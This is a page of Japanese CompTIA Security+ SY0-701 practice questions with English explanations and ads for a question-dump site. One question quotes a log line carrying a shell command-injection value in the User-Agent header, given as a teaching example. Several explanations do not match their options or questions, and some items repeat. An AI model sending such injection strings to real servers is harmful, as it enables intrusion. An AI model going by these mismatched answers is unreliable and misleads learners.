IT 請負業者との契約を作成した後、人事部門はいくつかの条項を変更しました。契約は 3 回の改訂を経ています。人事部門が改訂を追跡するには、次のどのプロセスに従う必要がありますか？

- A. バージョン管理
- B. バージョン検証
- C. バージョンの変更
- D. バージョンの更新

正解: ([正解を表示します](#))

質問: 102

顧客から、公開ウェブサイトからダウンロードしたソフトウェアにマルウェアが含まれているとの報告がありました。しかし、ソフトウェアを開発した会社は、納品時にソフトウェアにマルウェアが含まれていないことを否定しました。この懸念に対処するには、以下のどの方法が有効でしょうか。

- A. 安全な保管
- B. 静的コード解析
- C. 入力検証
- D. コード署名

正解: ([正解を表示します](#))

Code signing uses digital signatures to verify software authenticity and integrity, ensuring the code has not been tampered with since it was signed by the developer. It helps detect if malware was introduced after delivery.

Static code analysis (B) inspects code for vulnerabilities during development but does not verify delivered binaries. Input validation (C) protects applications at runtime. Secure storage (A) protects stored data, unrelated to software delivery.

Code signing is an essential security control in Software Development Life Cycle and Supply Chain Security

#6:Chapter 7↑CompTIA Security+ Study Guide#.

質問: 103

管理者は、データベース サーバー上の一部のファイルが最近暗号化されたことを発見しました。管理者は、セキュリティ ログから、そのデータが最後にドメイン ユーザーによってアクセスされたことを確認します。

発生した攻撃の種類を最もよく表すのは次のどれですか？

- A. 内部脅威
- B. ソーシャルエンジニアリング
- C. 水飲み場
- D. 不正な攻撃者

正解: ([正解を表示します](#))

An insider threat is a type of attack that originates from someone who has legitimate access to an organization's network, systems, or data. In this case, the domain user who encrypted the files on the database server is an example of an insider threat, as they abused their access privileges to cause harm to the organization. Insider threats can be motivated by various factors, such as financial gain, revenge, espionage, or sabotage. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 1: General Security Concepts, page 251. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1: General Security Concepts, page 252.

質問: 104

ある組織では、ネットワーク共有データの削除や不適切な権限割り当てといった問題が発生しています。これらの問題を追跡し、解決するために最も効果的な方法は次のうちどれでしょうか？

- A. DLP
- B. EDR
- C. 終了
- D. ACL

正解: ([正解を表示します](#))

File Integrity Monitoring (FIM) is the best tool for detecting unauthorized file deletions, modifications, or improper permission changes within network shares. FIM works by creating cryptographic hashes and baselines for protected files or directories and then continuously monitoring for deviations. Any unauthorized deletion, modification, or permission change triggers alerts.

Security+ SY0-701 identifies FIM as a foundational integrity control used in compliance frameworks (PCI- DSS, HIPAA) and operational security monitoring. Because the organization is experiencing unpredictable changes to shared files and permissions, FIM provides visibility and accountability for who changed what and when.

DLP (A) prevents data leakage but does not detect permission changes. EDR (B) focuses on endpoint threat behavior, not file integrity on network shares. ACLs (D) define permissions but do not track changes or detect unauthorized modifications.

Therefore, C: FIM is the correct choice.

質問: 105

ある従業員が、ファイル共有サイト上のファイルへのリンクを含む不審なメールをスキャンするようセキュリティアナリストに依頼しました。アナリストは、ファイルをダウンロードしてウイルス対策ソフトでスキャンした結果、ファイルは安全であると判断しました。しかし、従業員がそのファイルを開くと、デバイスがランサムウェアに感染してしまいました。アナリストは、次のうちどの手順を踏むべきだったのでしょうか？

- A. コードエディタでファイルを確認します。
- B. netstat -ano を使用してファイル接続を監視します。
- C. ファイルをサンドボックス内で実行します。
- D. ファイルハッシュを取得し、OSINTで確認します。

正解: ([正解を表示します](#))

The best answer is C. Execute the file in a sandbox.

Antivirus alone may miss new, obfuscated, or modified malware, including ransomware. A sandbox provides an isolated environment where the file can be safely executed and observed for malicious behavior such as:

file encryption activity
process spawning
registry changes
network callbacks

persistence attempts

Why the other options are incorrect:

- A). Review the file in a code editor. Many malicious files are compiled, packed, or obfuscated, so this is not a reliable analysis method.
- B). Monitor the file connections with netstat -ano. This only shows network connections and would not fully reveal ransomware behavior.
- D). Retrieve the file hash and check with OSINT. This helps only if the malware is already known. New variants may not match existing threat intelligence.

From a SY0-701 perspective, dynamic analysis in a sandbox is the strongest step for safely identifying malicious file behavior.

質問: 106

研究開発事業部門の従業員は、会社のデータを保護する最善の方法を理解できるよう、広範囲にわたるトレーニングを受けています。これらの従業員が日常業務で最もよく使用するデータの種類のどれですか。

- A. 暗号化
- B. 知的財産
- C. クリティカル
- D. 転送中のデータ

正解: ([正解を表示します](#))

Intellectual property is a type of data that consists of ideas, inventions, designs, or other creative works that have commercial value and are protected by law. Employees in the research and development business unit are most likely to use intellectual property data in their day-to-day work activities, as they are involved in creating new products or services for the company. Intellectual property data needs to be protected from unauthorized use, disclosure, or theft, as it can give the company a competitive advantage in the market.

Therefore, these employees receive extensive training to ensure they understand how to best protect this type of data. References = CompTIA Security+ SY0-701 Certification Study Guide, page 90; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 1.2 - Security Concepts, 7:57 - 9:03.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 107

企業のセキュリティ チームは、最新のサイバー脅威から会社のネットワークとアプリケーションをより適切に保護するための新しいセキュリティアーキテクチャを調査しています。この会社には、完全にリモート ワーカーがいます。ソリューションは、高度な冗長性を備え、統合されたソフトウェアベースのファイアウォールを使用してユーザーが VPN に接続できるようにする必要があります。次のソリューションのうち、これらの要件を満たすものはどれですか。

- A. IPS
- B. SIEM
- C. SASE
- D. CASB

正解: ([正解を表示します](#))

The requirements point to a cloud-delivered, remote-user-first architecture that provides secure connectivity and security controls as an integrated service. Secure Access Service Edge (SASE) matches this because it combines remote connectivity capabilities (often replacing or modernizing traditional VPN approaches) with cloud-based security services, including firewalling, in a way that supports distributed users and resilient global access. The Study Guide explicitly states: "Secure Access Service Edge (SASE...) combines virtual private networks, SD-WAN, and cloud-based security tools like firewalls, cloud access security brokers (CASBs), and zero-trust networks to provide secure access for devices regardless of their location." This directly aligns with a fully remote workforce ("regardless of their location"), VPN capability, and an integrated firewall ("cloud-based security tools like firewalls").

Why the other options don't fit as well: IPS is a specific protective control, not an end-to-end remote access architecture; SIEM is for log aggregation/correlation and monitoring, not VPN + firewall delivery; and CASB is a component used to enforce cloud policy, but the guide distinguishes it as a policy enforcement point rather than a full connectivity + firewall architecture: "A CASB is a policy enforcement point..." . Therefore, SASE is the best match.

References: Sybex CompTIA Security+ Study Guide (SY0-701) - SASE definition and included capabilities (also duplicated in).

質問: 108

サードパーティの侵入テスターによるテストの条件についての詳細を示すものはどれですか？

- A. 交戦規則
- B. サプライチェーン分析
- C. 監査権条項
- D. デューデリジェンス

正解: ([正解を表示します](#))

Rules of engagement are the detailed guidelines and constraints regarding the execution of information security testing, such as penetration testing. They define the scope, objectives, methods, and boundaries of the test, as well as the roles and responsibilities of the testers and the clients. Rules of engagement help to ensure that the test is conducted in a legal, ethical, and professional manner, and that the results are accurate and reliable. Rules of engagement typically include the following elements:

- * The type and scope of the test, such as black box, white box, or gray box, and the target systems, networks, applications, or data.
- * The client contact details and the communication channels for reporting issues, incidents, or emergencies during the test.
- * The testing team credentials and the authorized tools and techniques that they can use.
- * The sensitive data handling and encryption requirements, such as how to store, transmit, or dispose of any data obtained during the test.
- * The status meeting and report schedules, formats, and recipients, as well as the confidentiality and non-disclosure agreements for the test results.
- * The timeline and duration of the test, and the hours of operation and testing windows.
- * The professional and ethical behavior expectations for the testers, such as avoiding unnecessary damage, disruption, or disclosure of information.

Supply chain analysis, right to audit clause, and due diligence are not related to the terms of a test with a third-party penetration tester. Supply chain analysis is the process of evaluating the security and risk posture of the suppliers and partners in a business network. Right to audit clause is a provision in a contract that gives one party the right to audit another party to verify their compliance with the contract terms and conditions. Due diligence is the process of identifying and addressing the cyber risks that a potential vendor or partner brings to an organization.

References = <https://www.yeahhub.com/every-penetration-tester-you-should-know-about-this-rules-of-engagement/>

<https://bing.com/search?q=rules+of+engagement+penetration+testing>

質問: 109

デジタル証明書の有効期限切れステータスを受動的に検証するのに役立つテクノロジーは次のどれですか？

- A. OSCP

- B. CRL
- C. TPM
- D. CSR

正解: ([正解を表示します](#))

The Online Certificate Status Protocol (OCSP) is a technology designed to check the revocation status of digital certificates in real-time without requiring the client to download entire revocation lists. Unlike Certificate Revocation Lists (CRLs), which are periodically updated and can be large, OCSP queries an OCSP responder to receive the status of a specific certificate.

OCSP is considered passive verification because it allows clients to check a certificate 's current validity status on-demand without maintaining local copies of revocation data. The OCSP responder returns whether the certificate is valid, revoked, or expired.

Trusted Platform Module (TPM) is hardware for secure key storage, and Certificate Signing Request (CSR) is a request for certificate issuance; neither is used for verifying certificate expiration status.

The differences and roles of OCSP and CRLs are thoroughly covered in the Cryptography and PKI chapter of the SY0-701, where OCSP is highlighted as the more efficient and real-time method to verify certificate status passively#6:Chapter 7†CompTIA Security+ Study Guide#.

質問: 110

セキュリティ インシデント発生中に、セキュリティ運用チームは悪意のある IP アドレスからの継続的なネットワーク トラフィックを特定しました。10.1.4.9. セキュリティアナリストが、IPアドレスからの組織ネットワークへのアクセスをブロックするための受信ファイアウォールルールを作成しています。この要求を満たすのは次のうちどれですか？

- A. access-list inbound deny ig source 0.0.0.0/0 destination 10.1.4.9/32
- B. access-list inbound deny ig source 10.1.4.9/32 destination 0.0.0.0/0
- C. access-list inbound permit ig source 10.1.4.9/32 destination 0.0.0.0/0
- D. access-list inbound permit ig source 0.0.0.0/0 destination 10.1.4.9/32

正解: B ([コメントを發表する](#))

A firewall rule is a set of criteria that determines whether to allow or deny a packet to pass through the firewall. A firewall rule consists of several elements, such as the action, the protocol, the source address, the destination address, and the port number. The syntax of a firewall rule may vary depending on the type and vendor of the firewall, but the basic logic is the same. In this question, the security analyst is creating an inbound firewall rule to block the IP address 10.1.4.9 from accessing the organization's network. This means that the action should be deny, the protocol should be any (or ig for IP), the source address should be 10.1.4.9

/32 (which means a single IP address), the destination address should be 0.0.0.0/0 (which means any IP address), and the port number should be any. Therefore, the correct firewall rule is:

access-list inbound deny ig source 10.1.4.9/32 destination 0.0.0.0/0

This rule will match any packet that has the source IP address of 10.1.4.9 and drop it. The other options are incorrect because they either have the wrong action, the wrong source address, or the wrong destination address. For example, option A has the source and destination addresses reversed, which means that it will block any packet that has the destination IP address of 10.1.4.9, which is not the intended goal. Option C has the wrong action, which is permit, which means that it will allow the packet to pass through the firewall, which is also not the intended goal. Option D has the same problem as option A, with the source and destination addresses reversed.

References = Firewall Rules - CompTIA Security+ SY0-401: 1.2, Firewalls - SY0-601 CompTIA Security+ :

3.3, Firewalls - CompTIA Security+ SY0-501, Understanding Firewall Rules - CompTIA Network+ N10-

005: 5.5, Configuring Windows Firewall - CompTIA A+ 220-1102 - 1.6.

質問: 111

セキュリティ アナリストが会社のパブリック ネットワークをスキャンし、実稼働ネットワークへのアクセスに使用できるリモート デスクトップがホストで実行されていることを発見しました。セキュリティ アナリストは次のどの変更を推奨すべきでしょうか。

- A. リモートデスクトップポートを非標準の番号に変更する
- B. VPNを設定し、ジャンプサーバーをファイアウォール内に配置する
- C. リモート デスクトップ サーバーからの Web 接続にプロキシを使用する
- D. リモートサーバーをドメインに接続し、パスワードの長さを増やす

正解: **B** ([コメントを發表する](#))

A VPN is a virtual private network that creates a secure tunnel between two or more devices over a public network. A VPN can encrypt and authenticate the data, as well as hide the IP addresses and locations of the devices. A jump server is a server that acts as an intermediary between a user and a target server, such as a production server. A jump server can provide an additional layer of security and access control, as well as logging and auditing capabilities. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can protect the internal network from external threats and limit the exposure of sensitive services and ports. A security analyst should recommend setting up a VPN and placing the jump server inside the firewall to improve the security of the remote desktop access to the production network. This way, the remote desktop service will not be exposed to the public network, and only authorized users with VPN credentials can access the jump server and then the production server. References:

CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Secure Protocols and Services, page 382-383 1; Chapter 9: Network Security, page 441-442 1

質問: 112

セキュリティエンジニアは、組織のネットワーク上で不正なデバイスが使用されているという報告を受けました。以下のうち、リスクを軽減するための安全かつ効果的な方法を最も適切に説明しているのはどれですか？

- A. デバイスがベースライン構成に対して検証されるまで、無線接続をブロックするNACソリューションを導入します。
- B. NAC ソリューションが、静的な IP アドレスのセットから開始されたハンドシェイクのみを受け入れるように設定します。
- C. デバイス証明書を使用した 802.1X 認証を強制し、エンドポイント セキュリティ チェックを実装するように NAC ソリューションを構成します。
- D. セキュリティアナリストがセキュリティコンプライアンスを検証できるまで、すべてのデバイスをゲストWi-Fiにリダイレクトして待機させるNACソリューションを実装します。

正解: ([正解を表示します](#))

The best answer is C. Configure a NAC solution to enforce 802.1X authentication with device certificates and implement endpoint security checks. NAC (Network Access Control) is used to verify devices before granting them access to the network. A strong NAC deployment should validate both identity and security posture. Enforcing 802.1X authentication ensures that devices must authenticate before connecting, and using device certificates strengthens trust in the device itself. Endpoint security checks add posture assessment, such as confirming antivirus, patch level, or compliance state. This is the most secure and effective approach because it prevents unauthorized or noncompliant devices from joining the network in the first place.

Why the other options are incorrect:

- A). Deploy a NAC solution to block wireless connections until devices can be verified against the baseline configuration.This only addresses wireless access and is too limited. Unauthorized devices could still attempt access in other ways.
- B). Set the NAC solution to only accept handshakes initiated from a static set of IP addresses.IP addresses are not a reliable basis for device trust and can be spoofed or reassigned.
- D). Implement a NAC solution that redirects all devices to the guest Wi-Fi for holding until a security analyst can validate the security compliance.Redirecting all devices is not practical or efficient, and guest Wi-Fi is not the best control for secure admission.

From a Security+ perspective, the strongest NAC implementation uses 802.1X, certificates, and posture assessment, making C correct.

質問: 113

攻撃者は、基盤となるシステム内の情報に不正にアクセスしようとして、予期しない文字を含むリクエストを送信します。この攻撃を最もよく表すのは次のどれですか。

- A. SQLインジェクション
- B. 評価対象
- C. リソースの再利用
- D. サイドローディング

正解: ([正解を表示します](#))

質問: 114

脆弱性による悪用を防ぐために、ルーターの Web 管理インターフェースへの IP 接続を制限する制御タイプは次のどれですか。

- A. 修正
- B. 物理
- C. 予防的
- D. 管理職

正解: C ([コメントを發表する](#))

Restricting access to a router's web management interface is a preventive control (C). This type of control is implemented before a threat occurs to reduce the likelihood of exploitation.

CompTIA Security+ SY0-701 lists preventive controls such as IP whitelisting, ACLs, and firewalls under Domain 1.4: Security controls.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 1.4 - "Security control types: Preventive (e.g., access control)."

質問: 115

主電源障害が発生した場合の回復力をテストする最適な方法はどれでしょうか？

- A. シミュレーションテスト
- B. テーブルトップ演習
- C. 本番環境のフェイルオーバー
- D. 並列処理

正解: ([正解を表示します](#))

質問: 116

ある企業は、新規サーバーのサプライチェーンにおけるセキュリティ侵害を懸念しており、そのリスクを軽減したいと考えています。まず、以下のどれを検討すべきでしょうか？

- A. サニタイズ手順
- B. 取得プロセス
- C. 変更管理
- D. 資産追跡

正解: ([正解を表示します](#))

The correct answer is Acquisition process because supply chain compromise risks originate before systems ever enter the organization's environment.

Within the Security+ SY0-701 objectives, supply chain risk management is a core element of security governance and third-party risk oversight.

Reviewing the acquisition process allows an organization to evaluate how vendors are selected, how hardware integrity is validated, and what security assurances are required before purchase and delivery.

The acquisition process includes vendor due diligence, contract requirements, sourcing controls, and verification steps that ensure hardware has not been tampered with, preloaded with malicious firmware, or altered during manufacturing or transit. The SY0-701 study guide emphasizes that organizations must assess supplier trustworthiness, require secure delivery practices, and define security expectations in contracts to reduce the risk of compromised components entering the environment. If the acquisition process is weak, downstream controls become reactive rather than preventive.

Option A, sanitization procedure, applies to data destruction and system disposal, not newly acquired servers.

Option C, change management, governs how modifications are introduced into existing systems and does not address risks introduced during procurement. Option D, asset tracking, helps maintain inventory visibility once assets are received but does not prevent compromised hardware from being introduced in the first place.

By reviewing and strengthening the acquisition process first, the company can implement preventive controls such as approved vendor lists, chain-of-custody requirements, hardware integrity checks, and acceptance testing. These measures align with SY0-701 principles of reducing risk at the earliest possible stage and enforcing accountability across third-party relationships.

In summary, supply chain compromise is best mitigated by addressing risks at procurement. The acquisition process is the foundational control point where organizations can limit exposure before servers are deployed into production environments.

質問: 117

中小企業の管理者は、なりすましの Web サイトにアクセスしようとした後にページがブロックされたというメッセージを受け取る従業員からのサポート コールが増加していることに気付きました。管理者は次のうちどれを行う必要がありますか。

- A. 多要素認証を導入します。
- B. ウェブフィルタ設定のレベルを下げる
- C. セキュリティ意識向上トレーニングを実施します。
- D. 利用規定を更新する

正解: [\(正解を表示します\)](#)

In this scenario, employees are attempting to navigate to spoofed websites, which is being blocked by the web filter. To address this issue, the administrator should implement security awareness training. Training helps employees recognize phishing and other social engineering attacks, reducing the likelihood that they will attempt to access malicious websites in the future.

- * Deploying multifactor authentication (MFA) would strengthen authentication but does not directly address user behavior related to phishing websites.
- * Decreasing the level of the web filter would expose the organization to more threats.
- * Updating the acceptable use policy may clarify guidelines but is not as effective as hands-on training for improving user behavior.

質問: 118

セキュリティ管理者は、機密性の高い顧客データの流出を防ぐために DLP ソリューションを導入しています。管理者が最初に行うべきことは何ですか？

- A. クラウドストレージ Web サイトへのアクセスをブロックします。
- B. 送信メールの添付ファイルをブロックするルールを作成します。
- C. データに分類を適用します。
- D. ファイル サーバー上の共有からすべてのユーザー権限を削除します。

正解: C ([コメントを发表する](#))

Data classification is the process of assigning labels or tags to data based on its sensitivity, value, and risk.

Data classification is the first step in a data loss prevention (DLP) solution, as it helps to identify what data needs to be protected and how. By applying classifications to the data, the security administrator can define appropriate policies and rules for the DLP solution to prevent the exfiltration of sensitive customer data. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Data Protection, page 323. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 8: Data Protection, page 327.

質問: 119

最高情報セキュリティ責任者は、PLI を保護するためのセキュリティ対策を講じたいと考えています。この目標を達成するには、組織は既存のラベル付けおよび分類システムを使用する必要があります。要件を満たすように構成する可能性が高いのは次のうちどれですか。

- A. トークン化
- B. S/MIME
- C. DLP
- D. MFA

正解: ([正解を表示します](#))

Data Loss Prevention (DLP) systems are typically configured to protect sensitive data such as Personally Identifiable Information (PII) within an organization. DLP tools enforce policies that monitor, detect, and block the unauthorized transmission of sensitive data. By leveraging the organization's existing labeling and classification system, DLP solutions can identify and protect data based on its classification, ensuring that PII is appropriately secured according to organizational policies.

References =

- * CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
- * CompTIA Security+ SY0-601 Study Guide: Chapter on Network Security and DLP.

質問: 120

最近のログレビュー中に、アナリストはインジェクション攻撃が成功した証拠を発見しました。この問題に最もよく対処できるのは次のどれですか？

- A. 認証
- B. セキュアクッキー
- C. 静的コード分析
- D. 入力検証

正解: ([正解を表示します](#))

Comprehensive and Detailed In-Depth Explanation:

Input validation ensures that only properly formatted and expected input is accepted by an application, preventing injection attacks such as SQL injection and command injection. Properly validating and sanitizing user inputs can mitigate these types of attacks.

- * Authentication (A) helps verify user identity but does not prevent injection attacks.
- * Secure cookies (B) protect session data but do not stop injection-based exploits.
- * Static code analysis (C) can help identify vulnerabilities but does not actively prevent injection attacks in real-time.

Implementing strong input validation can prevent malicious code from being executed, reducing the risk of injection attacks.

質問: 121

OS ベースの脆弱性に関する懸念を最もよく説明するのは次のどれですか？

- A. エクスプロイトにより、攻撃者は複数のアプリケーションにまたがるシステム機能にアクセスできるようになります。

- B. OS ベンダーのパッチ サイクルは、多数の脅威を軽減するのに十分な頻度ではありません。
- C. ほとんどのユーザーはコア オペレーティング システム機能を信頼しているため、システムが侵害されたことに気付かない可能性があります。
- D. オペレーティング システムの脆弱性を悪用するのは、通常、他の脆弱性を悪用するよりも簡単です。

正解: ([正解を表示します](#))

Comprehensive and Detailed In-Depth Explanation:

Operating system (OS) vulnerabilities can allow attackers to exploit system functions that affect multiple applications, leading to widespread compromise.

- * B (patch cycle concerns) is valid but not the primary concern-many OS vendors provide regular patches.
- * C (user trust in OS features) is a risk, but the more significant issue is that OS vulnerabilities often affect multiple system components.
- * D (ease of exploitation) is not always true, as application and human-related vulnerabilities can be equally exploitable.

Thus, the main concern is that an OS exploit can impact multiple system functions, leading to broader security risks.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **122**

OSベースの脆弱性に関する懸念を最もよく説明しているのは、次のうちどれですか？

- A. エクスプロイトにより、攻撃者は複数のアプリケーションにまたがるシステム機能にアクセスできるようになります。
- B. OSベンダーのパッチサイクルは、多数の脅威を軽減するには十分な頻度ではありません。
- C. ほとんどのユーザーはコアオペレーティングシステムの機能を信頼しており、システムが侵害されていても気づかない可能性があります。
- D. オペレーティングシステムの脆弱性を悪用することは、通常、他のどの脆弱性よりも容易です。

正解: **A** ([コメントを发表する](#))

The best answer is A. An exploit will give an attacker access to system functions that span multiple applications .

Operating system vulnerabilities are especially concerning because the OS sits underneath and supports many applications and services. If an attacker exploits an OS-level flaw, the impact can extend across the entire system and affect multiple applications, services, and security controls.

This makes OS-based vulnerabilities particularly serious because compromise at the operating system level can provide broad control over:

- * system processes
- * memory and storage access
- * user accounts and privileges
- * network services
- * multiple installed applications

Why the other options are incorrect:

- * B. The OS vendor ' s patch cycle is not frequent enough to mitigate the large number of threats.

This is not a universal or defining concern with OS-based vulnerabilities.

- * C. Most users trust the core operating system features and may not notice if the system has been compromised. This may be true in some situations, but it is not the best explanation of the inherent risk of OS vulnerabilities.

- * D. Exploitation of an operating system vulnerability is typically easier than any other vulnerability. This is too absolute and not generally true.

From a Security+ standpoint, OS vulnerabilities are especially dangerous because they can affect the foundational functions of the system and potentially impact many applications at once, making A the best answer.

質問: 123

セキュリティアナリストがログを確認して、次のことを発見しました。

```
149.34.228.10 - - [29/Jen/2023:16:32:45 -0300] "GET / HTTP/1.0" User-Agent: $(/bin/sh/ id) 200 397
```

このタイプの攻撃を最も効果的に軽減するには、次のどれを使用する必要がありますか？

- A. 静的コード解析
- B. セキュアクッキー
- C. 入力サニタイズ
- D. サンドボックス

正解: C ([コメントを发表する](#))

質問: 124

次のどのタイプの脆弱性が、主に暗号化証明書の不適切な使用と管理によって発生しますか？

- A. 設定ミス
- B. リソースの再利用
- C. 安全でないキーの保存
- D. 弱い暗号スイート

正解: ([正解を表示します](#))

Detailed Explanation: Insecure key storage refers to vulnerabilities caused by improper handling of cryptographic keys and certificates, such as storing them in plaintext or lacking access controls. Reference:

CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Cryptographic Vulnerabilities and Mitigation".

質問: 125

新しいソフトウェア リリースがユーザーに届く前に変更されていないことを確認するには、次のどれを使用する必要がありますか？

- A. トークン化
- B. 暗号化
- C. ハッシュ
- D. 難読化

正解: ([正解を表示します](#))

Hashing is the correct mechanism for ensuring that a software release has not been modified prior to reaching the end user. Hashing provides integrity verification by generating a fixed-length digest (such as SHA-256) from the original software package. When users download the software, they can compute the hash locally and compare it to the hash value published by the vendor. If the values match, the software has not been altered; if they differ, tampering or corruption has occurred.

CompTIA Security+ SY0-701 emphasizes hashing as a core cryptographic control used to verify integrity for files, updates, patches, and software distributions. Hashing is extremely sensitive to change—altering even a single bit in the file results in a completely different hash value.

Encryption (B) protects confidentiality, not integrity. Tokenization (A) replaces sensitive data with tokens and is unrelated to software integrity.

Obfuscation (D) makes code harder to read but does not guarantee it has not been modified.

Therefore, hashing is the most appropriate and reliable method to ensure software integrity before release.

質問: 126

ある店舗では、従業員向けに無線LANアクセスの設置を進めています。経営陣は、アクセスポイントの数を制限しつつ、ネットワーク全体のカバー率を確保したいと考えています。必要なアクセスポイントの数を判断するのに役立つツールはどれですか？

- A. 信号ロケーター
- B. WPA3
- C. ヒートマップ
- D. サイト調査

正解: **D** ([コメントを発表する](#))

A site survey is the formal process used to determine the required number, placement, and configuration of wireless access points (APs). Security+ SY0-701 states that site surveys measure RF propagation, identify dead zones, account for building materials, detect interference sources, and evaluate coverage overlap. This information allows network engineers to deploy the fewest APs necessary while still ensuring full coverage.

Although heat maps (C) are generated as a result of a site survey, they are visualization tools-not the actual survey process. A signal locator (A) is not a standardized tool in wireless planning. WPA3 (B) is a wireless security protocol and has no impact on access point planning or coverage optimization.

A full site survey ensures optimal AP placement to balance coverage, performance, and cost-exactly the concern described in the scenario.

Thus, the correct answer is D: Site survey.

質問: 127

ある組織は、セキュリティ強化のため、コンテナ環境にソフトウェアを導入したいと考えています。この目標を達成する上で、組織の能力を制限する要因は次のどれでしょうか。

- A. 規制遵守
- B. パッチの可用性
- C. カーネルバージョン
- D. モノリシックコード

正解: **D** ([コメントを発表する](#))

Monolithic code architecture significantly limits an organization's ability to benefit from containerization.

Containers are designed to package and run small, modular, loosely coupled services, often following a microservices architecture. CompTIA Security + SY0-701 explains that containers enhance security by reducing attack surface, improving isolation, and allowing granular patching-but only when applications are designed to support this model.

Monolithic applications bundle all components (UI, business logic, database access) into a single large codebase. This makes it difficult to isolate functions into separate containers, apply least privilege, or patch individual components without redeploying the entire application. As a result, security improvements such as rapid updates, minimal images, and fine-grained access controls are harder to achieve.

Regulatory compliance (A) may add requirements but does not inherently block container use. Patch availability (B) affects maintenance but not architecture suitability. Kernel version (C) can be a constraint, but modern container platforms manage kernel compatibility effectively.

Because containers are best suited for modular applications, monolithic code is the primary limitation, making D the correct answer.

質問: 128

システム管理者がベンダーの Web サイトに掲載されているインストーラー ファイルから 3DES ハッシュを活用する理由は次のどれですか。

- A. ファイルの信頼性を検証する

- B. ファイルの整合性をテストする
- C. ファイルのライセンスをアクティブ化します
- D. ファイルのチェックサムを計算する

正解: ([正解を表示します](#))

質問: 129

定期監査中に、アナリストは、ある部門が検証されていないソフトウェアを使用していることを発見しました。これはどのような脅威でしょうか？

- A. スパイ活動
- B. データの流出
- C. シャドーIT
- D. ゼロデイ

正解: C ([コメントを發表する](#))

Shadow IT refers to software, hardware, cloud services, or applications deployed without approval from the IT or security department. In this scenario, a high school department is using an unvetted simulation program-classic Shadow IT behavior.

Security+ SY0-701 explains that Shadow IT:

Introduces unknown vulnerabilities

Bypasses security controls

Creates compliance risks

Leads to data exposure

Interferes with standard configuration management

Espionage (A) involves intelligence gathering, not unauthorized software use. Data exfiltration (B) involves data theft, not unauthorized software deployment. Zero-day (D) refers to unknown vulnerabilities, not unapproved systems.

Thus, Shadow IT is the correct answer.

質問: 130

セキュリティ コンサルタントは、クライアント環境への安全なリモート アクセスを必要とします。セキュリティ コンサルタントがアクセスするために使用する可能性が高いのは次のうちどれですか。

- A. EAP
- B. DHCP
- C. IPSec
- D. NAT

正解: ([正解を表示します](#))

IPSec is a protocol suite that provides secure communication over IP networks. IPSec can be used to create virtual private networks (VPNs) that encrypt and authenticate the data exchanged between two or more parties. IPSec can also provide data integrity, confidentiality, replay protection, and access control. A security consultant can use IPSec to gain secure, remote access to a client environment by establishing a VPN tunnel with the client's network. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Secure Protocols and Services, page 385 1

質問: 131

システム管理者は、次の要件を満たすソリューションに取り組んでいます。

- 安全なゾーンを提供します。

- 会社全体のアクセス制御ポリシーを適用します。
- 脅威の範囲を縮小します。

システム管理者が設定しているのは次のどれですか？

- A. ゼロトラスト
- B. AAA
- C. 否認防止
- D. CIA

正解: ([正解を表示します](#))

The correct answer is Zero Trust because it directly aligns with all three stated requirements: creating secure zones, enforcing consistent access control policies across the organization, and reducing the overall threat surface. In the Security+ SY0-701 framework, Zero Trust is a modern security architecture model based on the principle of never trust, always verify. It assumes that threats may already exist inside or outside the network and therefore requires continuous validation of users, devices, and sessions.

Zero Trust architectures segment environments into secure zones, often using microsegmentation, to prevent lateral movement by attackers. This directly reduces the scope of threats by limiting what an attacker can access even if one component is compromised. Enforcing company-wide access control policies is another core Zero Trust principle, as access decisions are centrally governed and based on identity, device posture, context, and least privilege rather than network location.

Option B, AAA (Authentication, Authorization, and Accounting), is an access control framework, but it does not inherently define secure zones or reduce threat scope through segmentation. Option C, Non-repudiation, ensures actions cannot be denied later and is primarily related to auditing and accountability, not access control architecture. Option D, CIA, refers to confidentiality, integrity, and availability-fundamental security goals rather than an implementation model.

The SY0-701 study guide emphasizes Zero Trust as a strategic approach to minimizing attack surfaces, enforcing least privilege, and protecting enterprise resources regardless of user location or network boundaries. By continuously validating access and restricting trust, Zero Trust architectures significantly reduce risk and improve resilience against both internal and external threats.

In summary, the combination of secure zones, centralized access control enforcement, and reduced threat exposure clearly indicates the implementation of a Zero Trust architecture.

質問: **132**

ある企業が、Wi-Fi対応の新しい環境センサーを使ってメトリクスを自動収集したいと考えています。セキュリティチームが行う可能性が高いのは次のうちどれでしょうか？

- A. センサー ソフトウェアをリスク レジスタに追加します。
- B. センサー用の VLAN を作成します。
- C. センサー間に物理的な隙間を設けます。
- D. すべてのセンサーで TLS 1.2 を設定します。

正解: **B** ([コメントを发表する](#))

Creating a VLAN for Wi-Fi-enabled environmental sensors is the most likely and appropriate action.

Security+ SY0-701 recommends network segmentation for IoT and sensor devices to reduce attack surface and limit lateral movement. A dedicated VLAN isolates sensors from critical systems while allowing controlled access to data collectors or management platforms.

